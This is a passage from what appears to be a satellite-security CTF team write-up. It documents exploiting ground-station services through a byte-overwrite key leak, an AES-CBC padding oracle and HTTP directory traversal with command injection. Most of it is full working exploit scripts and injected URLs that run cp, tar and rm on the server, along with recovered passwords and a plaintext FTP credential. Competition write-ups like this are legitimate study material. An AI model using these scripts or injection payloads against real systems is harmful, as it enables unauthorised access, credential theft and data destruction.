`coffee.java`, when run locally, accepted an input file path, a key, and an output file path, the latter where the encrypted value is written. It will then encrypt the data read from the input file using the password and write it to the provided output file.

### 2.2.2 The `serv` Binary

`serv` was already running on the remote administration server, but you could start it locally by passing in two arguments:

```
-k, a key file formatted as "password""key", where key is an 8 character string
-d, an AES/DES "binary" that handles the encryption. In this case, coffee.java is what the
→ server used on the remote side.
```

Upon initial connection to the server with `netcat`, it will print out the name of the file containing the key (in the case of the finals, it included the name of the location of the ground station) and then wait for user input.

```

user_input_int = read_int_str_from_fd(sock);
file_idx = (int)user_input_int;
if ((-1 < file_idx) && (file_idx < des_appl->filesz)) {
    read(sock,&user_byte,1);
    *(undefined *)((long)des_appl->filebuf + (long)file_idx) = user_byte;
}

```

Figure 7: Serv Overwrite

The first line of input specifies an offset, which is some location in the AES/DES binary that handles encryption. If it is less than 0 or greater than or equal to the size of the binary, `serv` will complain and exit.

The second line of input is parsed into two pieces. The very first byte is written to the offset above. The rest of the line is parsed as an integer, and indicates the length of the string on the next line.

The third line of input is an input string which is to be “encrypted” by `coffee.java`. The server write the plaintext string to a temporary file. It then executes `coffee.java` using the key from the keyfile and the plaintext file path as both the input and output file parameters. After `coffee.java` completes, `serv` reads the output file and writes the contents to the socket so the encrypted message is returned to the client.

### 2.2.3 Access Keys

The private ground station access keys are stored in each of the “location” files used by the server binary. These keys are used under normal circumstances to encrypt input sent to the remote server and send the result back. When a team accesses a ground station using the keys, the password for that station will rotate out and be replaced with a new one, and that team will be locked out of the station for some time once their time in that station expires.

Using `serv`’s buggy “input offset” and “overwrite byte” fields, we can change the stack argument of the “return” message, and have it point to another stack variable in the same method of the binary.

```

if (-1 < opt Tok) {
    write(opt Tok, encrypted_data, (long)aligned_file_size);
    close(opt Tok);
}

```

Figure 8: Serv Write Call

In this case, we can switch the ciphertext out for the key by overwriting the load instruction byte located at offset 0x2010 in the binary, which specifies the stack offset for the ciphertext.




Figure 9: Serv Overwrite Location

If we overwrite the stack offset to be 0x48, this causes the key to be written instead of the cipher, which will return the key as plaintext into the binary.

#### 2.2.4 Scripting Access

Our development scripts worked in two stages: first, they dumped out the current keys at any time. Second, they constantly polled the keys to check for changes. This allowed our satellite team to have access to half of the upcoming ground stations at any time, plan accesses as our satellite headed towards them, and plan missions minutes in advance for managing the satellite and communicating with ground stations.

```
#!/usr/bin/env python3

import argparse
import socket
import binascii

ports = {"guam": 13000, "mauritius": 13001, "mingenew": 13002, "LA": 13003, "cordoba":13004}
offset = 0x2010
patch = 0x48

def swrite(sock, val):
    #print("S: {}".format(repr(val)))
    sock.send(val.encode('utf-8'))

def main():
    parser = argparse.ArgumentParser(description="Example: python3 client.py 13000 0x1f97 0x77
    ↵ 88888888")
    parser.add_argument('--input', default="x")
    parser.add_argument('--ip', default="10.23.223.25")

    args = parser.parse_args()

    for where, port in ports.items():
        s = socket.socket(2, 1, 0)
        s.connect((args.ip, port))
        f = s.makefile()
        f.readline()
        #print("R:", f.readline())
        swrite(s, '{}\n'.format(offset))

        if offset >= 0:
            swrite(s, chr(patch))
            swrite(s, '{}\n'.format(len(args.input)))
            swrite(s, args.input)
            read_size = len(args.input)
            if (read_size % 8) != 0:
                read_size += 8 - (read_size % 8)
            data = s.recv(1024)
            print("{}: {}".format(where, data.decode("utf-8")))
        s.close()

if __name__ == "__main__":
    main()
```

## 2.3 Oracle Padding Attack

When connecting to the server at 10.23.223.25:13100, we were presented with a menu system offering a few options:

```
spacebits@production-test:~$ nc 10.23.223.25 13100
Options
-----
1) List keys
2) What key is this?
3) Quit
Choice?
```

The first menu option lists 5 AES encrypted keys for the ground stations for Melbourne, Maspalomas, Tokyo, Kathmandu, and Hawaii (truncated for readability):

```
Melbourne: 9ef26af6d1b2c250a66a5e4123b4ee12bba4c254d21fc2b3cd00d50f716457a9...
Maspalomas: b1238f1bc16fa437c2f93ef9920fa21ffd985adfb315e7cd25927f1e333c00ed...
Tokyo: 259e9d9003acf850d16f98bb5d5dd50bf05f3d1653ef4b0d9057e365af32cc43...
Kathmandu: 73bf574b85c385e9ba4dddc86c150c3d3ee0549d822eb2291640064284c51ce2...
Hawaii: cecd3c8b88a9c3fedb5cef057789155d7cc97f625ccaed64819583dbbca40a0c...
```

The second menu option decrypts one of these keys and is able to identify which ground station the decrypted key belongs to. However, if we modify the last bytes of the encrypted data we provide as input, the server will tell us that the padding is incorrect.

```
1) List keys
2) What key is this?
3) Quit
Choice?2
Enter hexlified encrypted key:cecd3c8b88a9c3fdb5cef057789155d7cc97f625ccaed64819583dbbca40a
9cc9b6b956323b10d7f31ee9ef2832ca5de8d53fc3ca6046f94f19c7da515a91912306c15a02ad7d56ec7a889243
90e868
Encryption Invalid: PADDING
Options
-----
1) List keys
2) What key is this?
3) Quit
Choice?s
```

Figure 10: padding\_oracle\_invalid\_padding.png

This lead us to identify this server can be used as a Padding Oracle. Given that the server indicates that AES is being used we assumed that the server may be vulnerable to the Padding Oracle Attack. Knowing this, we scripted up a simple python client to connect to the server, provide modified keys, and check whether the padding we provided was valid or not. Our initial guess that PKCS 7 Padding was being used was quickly proven correct. The working solution used an open source implementation of the Padding Oracle Attack. Due to how the example attack was written, it was fairly easy to plug it into our client script and allow it to churn through the many inputs required to decode the blocks of encrypted data.

```
[+] Found 16 bytes : 7b2270617373776f7264223a20227361
```

```
[+] Decrypted value (HEX): 7B2270617373776F7264223A202273616C7574617279736C6
↪ 5656B62726F6164656E626F7463686772617679227D0202
```

```
[+] Decrypted value (ASCII): "password": "salutarysleekbroadenbotchgravy"
```

Similar to the Coffee Ground problem, once we had a working solution, we developed our script further to be able to repeatedly iterate through the 5 groundstations and print out the new password when one changed.

Example output of the complete script:

```
Melbourne = varyingmurkyunsolvedpromotionwish
Maspalomas = turbanaudiencecaucusjethypocrisy
Tokyo = hardheadsternnessappeasingpsychicthumping
Kathmandu = unfeelingwificonsentshowpiececerebalance
Hawaii = publicoccupierstriveknapsackturban
```

Below is one variation of the script, where we were getting updates to the passwords above:

```
#!/usr/bin/env python3
import argparse
import socket
import json
from time import sleep
```

```
saved_keys = {}
args = None
sock = None
fsock = None
```

```
class Colors:
```

```
    RED = "\033[0;31m"
    YELLOW = "\033[1;33m"
    BLINK = "\033[5m"
    END = "\033[0m"
```

```
def swrite(sock, val):
    if args.verbose:
        print("S: {}".format(repr(val)))
    if isinstance(val, str):
        val = val.encode('utf-8')
    sock.send(val)
```

```
def fread(f, sz):
    data = f.read(sz)
    if args.verbose:
        print('R: {}'.format(data.rstrip()))
    return data
```

```
def readline(f):
    line = f.readline()
    if args.verbose:
        print('R: {}'.format(line.rstrip()))
    return line
```

```
def lines(f):
    while True:
        yield readline(f)
```

```

def read_options(f):
    for line in lines(f):
        if 'Quit' in line:
            fread(f, len("Choice?"))
            return

def list_keys(s, f):
    read_options(f)
    swrite(s, '1\n')
    keys = []
    for line in lines(f):
        line = line.strip()
        if line.startswith('Key: '):
            keys.append(line[len('Key: '):])
        if not line:
            break
    return keys

def try_key(s, f, key):
    read_options(f)
    swrite(s, '2\n')
    fread(f, len('Enter hexlified encrypted key: '))
    swrite(s, key)
    line = readline(f)
    if 'PADDING' in line:
        return 404
    if 'data' in line:
        return 200
    if line.startswith('This is the key for '):
        return line[len('This is the key for '):].rstrip()
    return -1

def disconnect(s, f):
    read_options(f)
    swrite(s, '3\n')
    f.close()
    s.close()

def main():
    global args, sock, fsoc

    parser = argparse.ArgumentParser()
    parser.add_argument('--ip', default="10.23.223.25")
    parser.add_argument("--port", type=int, default=13100)
    parser.add_argument("-v", "--verbose", help="debug mode, you need a large screen",
    ↵ action="store_true")
    color = Colors.RED
    args = parser.parse_args()

    while True:
        new_change = False

```

```

sock = s = socket.socket(2, 1, 0)
s.connect((args.ip, args.port))
fsock = f = s.makefile(mode="r")

for i in range(5):
    keys = list_keys(s, f)
    station = try_key(s, f, keys[i])

    data = run(keys[i], 16)
    old_data = saved_keys.get(station, "")
    saved_keys[station] = data
    if data != old_data:
        new_change = True
        print(f"\033[{color}{station}: {data}\033.END")

if new_change:
    if color == Colors.RED:
        color = Colors.YELLOW
    else:
        color = Colors.RED

disconnect(s, f)
sock = fsock = None
sleep(5)

# Code below modified from : https://github.com/mpgn/Padding-oracle-attack
"""

Padding Oracle Attack implementation without remote server
Check the readme for a full cryptographic explanation
Author: mpgn <martial.puygrenier@gmail.com>
Date: 2016
"""

import argparse
import re
import sys
import time
from itertools import cycle
# from Cryptodome.Cipher import AES

"""

AES-CBC
function encrypt, decrypt, pad, unpad
"""

def pad(s):
    pad_byte = 16 - len(s) % 16
    for i in range(pad_byte):
        s.append(pad_byte)
    return s

def unpad(s):
    exe = re.findall("..", s.hex())
    padding = int(exe[-1], 16)

```

```

exe = exe[::-1]

if padding == 0 or padding > 16:
    return 0

for i in range(padding):
    if int(exe[i], 16) != padding:
        return 0
return s[: -ord(s[len(s) - 1 :])]

""" The function you want change to adapt the result to your problem """
def test_validity(error):
    if error != 404:
        return 1
    return 0

def call_oracle(up_cipher): # , iv):
    return try_key(sock, fsock, up_cipher)

""" Create custom block for the byte we search"""
def block_search_byte(size_block, i, pos, l):
    hex_char = hex(pos).split("0x")[1]
    return (
        "00" * (size_block - (i + 1))
        + ("0" if len(hex_char) % 2 != 0 else "") + hex_char
        + "".join(l)
    )

""" Create custom block for the padding"""
def block_padding(size_block, i):
    l = []
    for t in range(0, i + 1):
        l.append(
            ("0" if len(hex(i + 1).split("0x")[1]) % 2 != 0 else "") + (hex(i + 1).split("0x")[1])
        )
    return "00" * (size_block - (i + 1)) + "".join(l)

def split_len(seq, length):
    return [seq[i : i + length] for i in range(0, len(seq), length)]

def hex_xor(s1, s2):
    b = bytearray()
    for c1, c2 in zip(bytes.fromhex(s1), cycle(bytes.fromhex(s2))):
        b.append(c1 ^ c2)
    return b.hex()

def run(cipher, size_block):

```

```

cipher = cipher.upper()
found = False
valide_value = []
result = []
len_block = size_block * 2
cipher_block = split_len(cipher, len_block)

if len(cipher_block) == 1:
    print(
        "[-] Abort there is only one block. I can't influence the IV. Try a longer
        message."
    )
    sys.exit()

# for each cipher_block
for block in reversed(range(1, len(cipher_block))):
    if len(cipher_block[block]) != len_block:
        print("[-] Abort length block doesn't match the size_block")
        break
    # print("[+] Search value block : ", block, "\n")
    # for each byte of the block
    for i in range(0, size_block):
        # test each byte max 255
        for ct_pos in range(0, 256):
            # 1 xor 1 = 0 or valide padding need to be checked
            if ct_pos != i + 1 or (
                len(valide_value) > 0 and int(valide_value[-1], 16) == ct_pos
            ):
                bk = block_search_byte(size_block, i, ct_pos, valide_value)
                bp = cipher_block[block - 1]
                bc = block_padding(size_block, i)

                tmp = hex_xor(bk, bp)
                cb = hex_xor(tmp, bc).upper()

                up_cipher = cb + cipher_block[block]
                # time.sleep(0.5)

                # we call the oracle, our god
                error = call_oracle(up_cipher) # , iv)

                if args.verbose == True:
                    exe = re.findall("..", cb)
                    discover = ("").join(exe[size_block - i : size_block])
                    current = ("").join(exe[size_block - i - 1 : size_block - i])
                    find_me = ("").join(exe[: -i - 1])

                    sys.stdout.write(
                        "\r[+] Test [Byte %3i/256 - Block %d ]:
                        \r033[31m%s\033[33m%s\033[36m%s\033[0m"
                        % (ct_pos, block, find_me, current, discover)
                    )
                    sys.stdout.flush()

                if test_validity(error):
                    found = True

```

```

# data analyse and insert in rigth order
value = re.findall(.., bk)
valide_value.insert(0, value[size_block - (i + 1)])

if args.verbose == True:
    print("")
    print("[+] Block M_Byte : %s" % bk)
    print("[+] Block C_{i-1}: %s" % bp)
    print("[+] Block Padding: %s" % bc)
    print("")

bytes_found = "".join(valide_value)
if (
    i == 0
    and int(bytes_found, 16) > size_block
    and block == len(cipher_block) - 1
):
    print(
        "[-] Error decryption failed the padding is > "
        + str(size_block)
    )
    sys.exit()

break
if found == False:
    # lets say padding is 01 for the last block (the padding block)
    if len(cipher_block) - 1 == block and i == 0:
        value = re.findall(.., bk)
        valide_value.insert(0, "01")
        if args.verbose == True:
            print("")
            print(
                "[-] No padding found, but maybe the padding is length 01 :)"
            )
            print("[+] Block M_Byte : %s" % bk)
            print("[+] Block C_{i-1}: %s" % bp)
            print("[+] Block Padding: %s" % bc)
            print("")
            bytes_found = "".join(valide_value)
    else:
        print("\n[-] Error decryption failed")
        result.insert(0, "".join(valide_value))
        hex_r = "".join(result)
        if len(hex_r) > 0:
            print("[+] Partial Decrypted value (HEX):", hex_r.upper())
            padding = int(hex_r[len(hex_r) - 2 : len(hex_r)], 16)
            print(
                "[+] Partial Decrypted value (ASCII):",
                bytes.fromhex(hex_r[0 : -(padding * 2)]).decode(),
            )
        sys.exit()
found = False

result.insert(0, "".join(valide_value))
valide_value = []

```

```

#print("")
hex_r = "".join(result)
#print("[+] Decrypted value (HEX):", hex_r.upper())
padding = int(hex_r[len(hex_r) - 2 : len(hex_r)], 16)
decoded = bytes.fromhex(hex_r[0 : -(padding * 2)]).decode()
#print("[+] Decrypted value (ASCII):", decoded)

return decoded

if __name__ == "__main__":
    main()

```

## 2.4 HTTP Server Challenge

The next area of exploration was the ground station access, initially prevented by the username and password request on the web server. Various attempts with users such as `has3` and `learnspacefaster` combinations of passwords were tried to see if there were quick wins, which of course, there were not.

### 2.4.1 HTTP Directory Traversal

Via various pokes and prods, we found that the web server was vulnerable to a directory traversal. When accessing the following URL `http://10.23.223.35/..%2f..%2f/..%2f..%2f/`, we were presented with the following directory structure:




Figure 11: Web Server Root

We were additionally able to traverse further to see that the `www` directory provides a `flag` and `groundstations` folders:

```

total 56
-rw-rw-rw- 1 root root 3290 Oct 22 05:34 404.html
drwxrwxrwx 6 root root 4096 Oct 22 05:34 assets
drwxrwxrwx 2 root root 4096 Oct 22 05:34 backup
-rw-rw-rw- 1 root root 766 Oct 22 05:34 favicon.ico
drwxr-xr-x 2 root root 4096 Oct 22 14:35 flag
drwxrwxrwx 2 root root 4096 Oct 22 05:34 flight_software
drwxr-xr-x 2 root root 4096 Oct 22 21:48 groundstations
-rw-rw-rw- 1 root root 7724 Oct 22 05:34 index.html
-rw-rw-rw- 1 root root 5723 Oct 22 05:34 observation.html
-rw-rw-rw- 1 root root 26 Oct 22 05:34 robots.txt
-rw-rw-rw- 1 root root 5034 Oct 22 05:34 sensors.html

```

Figure 12: Web Server WWW

We proceeded to enumerate the downloadable items, which included the `has3-web` server; however, many of the other files were protected by the server access restrictions. We then pivoted to reverse engineering the `has3-web` in an attempt to create an exploit or, in this case, identify the command line injection vulnerability to obtain other files from the system.

#### 2.4.2 HTTP Command Injection

In the `has3-web` binary, the following function performs a direct call to the `system()` call, which will execute a provided string on the command line:

```

__int64 __fastcall sub_6D1F(unsigned int a1, char *a2)
{
    int i; // [rsp+18h] [rbp-1278h]
    int j; // [rsp+18h] [rbp-1278h]
    int v5; // [rsp+1Ch] [rbp-1274h]
    int fildes; // [rsp+20h] [rbp-1270h]
    int v7; // [rsp+24h] [rbp-126Ch]
    int v8; // [rsp+28h] [rbp-1268h]
    int v9; // [rsp+2Ch] [rbp-1264h]
    int v10; // [rsp+2Ch] [rbp-1264h]
    const char *v11; // [rsp+30h] [rbp-1260h]
    char *command; // [rsp+38h] [rbp-1258h]
    struct stat stat_buf; // [rsp+40h] [rbp-1250h] BYREF
    char file[32]; // [rsp+D0h] [rbp-11C0h] BYREF
    char v15[400]; // [rsp+F0h] [rbp-11A0h] BYREF
    char buf[16]; // [rsp+280h] [rbp-1010h] BYREF
    unsigned __int64 v17; // [rsp+1288h] [rbp-8h]

    v17 = __readfsqword(0x28u);
    if ( strchr(a2, 59) || strchr(a2, 38) || strstr(a2, "&&") )
    {
        sub_9C16(a1, 404LL);
        return 404LL;
    }
    else
    {
        if ( tmpnam(file) != file )
            strcpy(file, "/tmp/filelist.txt");
        v11 = dirname(a2);
        v5 = strlen(v11);
        command = (char *)malloc(v5 + 100);
        if ( command )

```

```

{
    sprintf(command, "ls -l %s > %s", v11, file);
    fwrite("*****Sending a directory list\n", 1uLL, 0x2EuLL, stderr);
    system(command);
    free(command);
    fildes = open(file, 0);
    if ( fildes == -1 )
    {
        sub_9C16(a1, 404LL);
        return 404LL;
    }
    else if ( (unsigned int)sub_ACBO(fildes, &stat_buf) || !stat_buf.st_size )
    {
        sub_9C16(a1, 404LL);
        unlink(file);
        return 404LL;
    }
    else
    {
        sprintf(
            v15,
            "HTTP/1.1 200 OK\r\nContent-Length: %ld\r\nContent-Type: text/plain\r\nConnection:
             close\r\n\r\n",
            stat_buf.st_size);
        v7 = strlen(v15);
        for ( i = 0; i < v7; i += v9 )
        {
            v9 = write(a1, &v15[i], v7 - i);
            if ( v9 < 0 )
            {
LABEL_17:
                fwrite("Error sending on socket\n", 1uLL, 0x18uLL, stderr);
                close(fildes);
                unlink(file);
                return 0xFFFFFFFFLL;
            }
        }
        while ( 1 )
        {
            v8 = read(fildes, buf, 0x1000uLL);
            if ( v8 <= 0 )
                break;
            for ( j = 0; j < v8; j += v10 )
            {
                v10 = write(a1, &buf[j], v8 - j);
                if ( v10 < 0 )
                    goto LABEL_17;
            }
            close(fildes);
            unlink(file);
            return 200LL;
        }
    }
}
else
{

```

```

    sub_9C16(a1, 500LL);
    return 500LL;
}
}
}

```

Above, we can see that v11, which is user controlled input, is passed without checks to the command line:

```

if ( tmpnam(file) != file )
    strcpy(file, "/tmp/filelist.txt");
v11 = dirname(a2);
v5 = strlen(v11);
command = (char *)malloc(v5 + 100);
if ( command )
{
    sprintf(command, "ls -l %s > %s", v11, file); // <--- No escapment of the %
    fwrite("*****Sending a directory list\n", 1uLL, 0x2EuLL, stderr);
    system(command);
    free(command);
}

```

Using this information, we were able execute a `cp /server/www/html/flag/flag.txt /tmp/` as follows:

```
http://10.23.223.35/%24(cp%20/server/www/html/flag/flag.txt%20/tmp/)..%2f/..%2f/..%2f/..%2f/tmp/
```

And then used directory traversal to capture the flag file:

```
http://10.23.223.35/..%2f/..%2f/..%2f/..%2f/tmp/flag.txt
```

Once flag access was found, we began to investigate the access available at the `groundstations` folder:

```
/server/www/html/groundstations:
total 228
-rw-r--r-- 1 root root 121 Oct 22 22:56 rx_settings_weltalles_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 22:14 rx_settings_weltalles_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 23:02 rx_settings_spacebits_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 22:10 rx_settings_spacebits_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 23:09 rx_settings_solarwine_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 22:13 rx_settings_solarwine_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 23:08 rx_settings_singleevent_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 22:13 rx_settings_singleevent_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 23:17 rx_settings_science-station.json
-rw-r--r-- 1 root root 120 Oct 22 19:46 rx_settings_samurai_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 23:16 rx_settings_samurai_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 22:54 rx_settings_poland_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 22:01 rx_settings_poland_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 23:17 rx_settings_perfectblue_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 23:04 rx_settings_perfectblue_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 19:32 rx_settings_organizers_svalbard.json
-rw-r--r-- 1 root root 121 Oct 22 19:54 rx_settings_organizers_mcmurdo.json
-rw-r--r-- 1 root root 121 Oct 22 20:37 rx_settings_Tokyo.json
-rw-r--r-- 1 root root 121 Oct 22 21:41 rx_settings_Mingenew.json
-rw-r--r-- 1 root root 121 Oct 22 20:27 rx_settings_Melbourne.json
-rw-r--r-- 1 root root 121 Oct 22 21:56 rx_settings_Mauritius.json
-rw-r--r-- 1 root root 120 Oct 22 23:14 rx_settings_Maspalomas.json
-rw-r--r-- 1 root root 121 Oct 22 22:50 rx_settings_LosAngeles.json
-rw-r--r-- 1 root root 121 Oct 22 21:45 rx_settings_Kathmandu.json
-rw-r--r-- 1 root root 121 Oct 22 22:41 rx_settings_Hawaii.json
-rw-r--r-- 1 root root 121 Oct 22 21:49 rx_settings_Guam.json
-rw-r--r-- 1 root root 121 Oct 22 21:42 rx_settings_Cordoba.json
-rw-r--r-- 1 root root 1879 Oct 22 23:18 index_weltalles_svalbard.html
-rw-r--r-- 1 root root 1879 Oct 22 23:18 index_weltalles_mcmurdo.html
-rw-r--r-- 1 root root 1879 Oct 22 23:18 index_spacebits_svalbard.html
-rw-r--r-- 1 root root 1880 Oct 22 23:18 index_spacebits_mcmurdo.html
-rw-r--r-- 1 root root 1879 Oct 22 23:18 index_solarwine_svalbard.html
-rw-r--r-- 1 root root 1880 Oct 22 23:18 index_solarwine_mcmurdo.html
-rw-r--r-- 1 root root 1881 Oct 22 23:18 index_singleevent_svalbard.html
-rw-r--r-- 1 root root 1882 Oct 22 23:18 index_singleevent_mcmurdo.html
-rw-r--r-- 1 root root 1882 Oct 22 23:18 index_science-station.html
-rw-r--r-- 1 root root 1872 Oct 22 23:18 index_samurai_svalbard.html
-rw-r--r-- 1 root root 1878 Oct 22 23:18 index_samurai_mcmurdo.html
-rw-r--r-- 1 root root 1876 Oct 22 23:18 index_poland_svalbard.html
-rw-r--r-- 1 root root 1876 Oct 22 23:18 index_poland_mcmurdo.html
-rw-r--r-- 1 root root 1878 Oct 22 23:18 index_perfectblue_svalbard.html
-rw-r--r-- 1 root root 1882 Oct 22 23:18 index_perfectblue_mcmurdo.html
-rw-r--r-- 1 root root 1878 Oct 22 23:18 index_organizers_svalbard.html
-rw-r--r-- 1 root root 1878 Oct 22 23:18 index_organizers_mcmurdo.html
-rw-r--r-- 1 root root 1881 Oct 22 23:18 index_Tokyo.html
-rw-r--r-- 1 root root 1879 Oct 22 23:18 index_Mingenew.html
-rw-r--r-- 1 root root 1883 Oct 22 23:18 index_Melbourne.html
-rw-r--r-- 1 root root 1883 Oct 22 23:18 index_Mauritius.html
-rw-r--r-- 1 root root 1882 Oct 22 23:18 index_Maspalomas.html
-rw-r--r-- 1 root root 1882 Oct 22 23:18 index_LosAngeles.html
```

Figure 13: Ground Stations Listing

As we can see, this was a treasure trove of information, containing all information needed to determine the radio settings for each team. Using this information, we quickly scripted a periodic polling of the information, which we improved upon later by wiring it into our other python collection scripts for ground station passwords. Below is

the script for obtaining radio settings and access bytes:

```
#!/usr/bin/env python3
# grab groundstation and tar files to /tmp/, wrapped for readability
# http://10.23.223.35/%24(tar%20-cjf%20/tmp/gsjson.tar.bz2%20
# /server/www/html/groundstations/*.json)..%2f/..%2f/..%2f/tmp/
# download /tmp/gsjson.tar.bz2
# http://10.23.223.35/..%2f/..%2f/..%2f/tmp/gsjson.tar.bz2

# clean up the file
# http://10.23.223.35/%24(rm /tmp/gsjson.tar.bz2)..%2f/..%2f/..%2f/tmp/

# Delete all in tmp
# http://10.23.223.35/%24(rm%20/tmp/*)..%2f/..%2f/..%2f/tmp/

import os
import sys
import socket
import socks
import tarfile
import requests
import argparse
import time
import json
import glob

parser = argparse.ArgumentParser()
parser.add_argument("-i", "--proxy-ip", default="localhost")
parser.add_argument("-p", "--proxy-port", type=int, default=1234)
parser.add_argument("-u", "--url", default="http://10.23.223.25")
parser.add_argument("-o", "--out-file", default="gsjson.tar.bz2")

args = parser.parse_args()

# requests command goes here
PROXY_IP = args.proxy_ip
PROXY_PORT = args.proxy_port
CUR_DIR = os.path.dirname(os.path.abspath(__file__))
OUT_FILE = os.path.join(CUR_DIR, args.out_file)
print(OUT_FILE)

BASE_URL = args.url
socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5, PROXY_IP, PROXY_PORT)
socket.socket = socks.socksocket

response = requests.get(BASE_URL)

def do_zip():
    print("Doing zip...")
    zip_url = BASE_URL
    zip_url += '/%24(tar%20-cjf%20/tmp/gsjson.tar.bz2'
    zip_url += '%20/server/www/html/groundstations/*.json)'
    zip_url += '..%2f/..%2f/..%2f/..%2f/tmp/'
    r = requests.get(zip_url)
    print(r.text)
    return r
```

```

def do_pull():
    pull_url = BASE_URL + '/..%2f/..%2f/..%2f/tmp/gsjson.tar.bz2'
    print("Pulling tar file from ", pull_url)
    r = requests.get(pull_url)
    print("Writing tar'd file to ", OUT_FILE)
    open(OUT_FILE, 'wb').write(r.content)
    return r

def clean_up():
    print("Doing cleanup...")
    clean_up_url = BASE_URL + '/%24(rm /tmp/gsjson.tar.bz2)..%2f/..%2f/..%2f/tmp/'
    r = requests.get(clean_up_url)
    print(r.text)
    return r

def ls():
    ls_url = BASE_URL + '/.%2f/..%2f/..%2f/..%2f/'
    r = requests.get(ls_url)
    print(r.text)
    return r

def generate_json():
    data = []
    for file_name in glob.iglob("server/**/*.json", recursive=True):
        f = open(file_name)
        contents = json.load(f)
        contents['name'] = file_name
        contents['access_bytes_short'] = contents['access_bytes'][6:10]
        data.append(contents)
        f.close()
    with open("access_bytes.json", "w") as out:
        for entry in data:
            out.write(json.dumps(entry, sort_keys=True) + "\n")

if __name__ == "__main__":
    # Do things on the server
    do_zip()
    do_pull()
    time.sleep(2)
    clean_up()

    # open file
    with tarfile.open(OUT_FILE) as file:
        # print file names
        print(file.getnames())

        # extract files here
        file.extractall()

    # Combine all json files into single file
    generate_json()

```

This information then was then passed off to our satellite team so that they could impact other team's SLAs (service level agreements) with their radio access bytes, as described later.

After access to the radio settings and access bytes was obtained, we focused on the `flight_software` directory,

which only contained a `README.txt` with the following content:

```
The flight software got too cumbersome to distribute by HTTP so we threw up a homebrew FTP
↳ server on this machine. It is running under an account named hasftpd with password
↳ L@bmOnkey2delta.
```

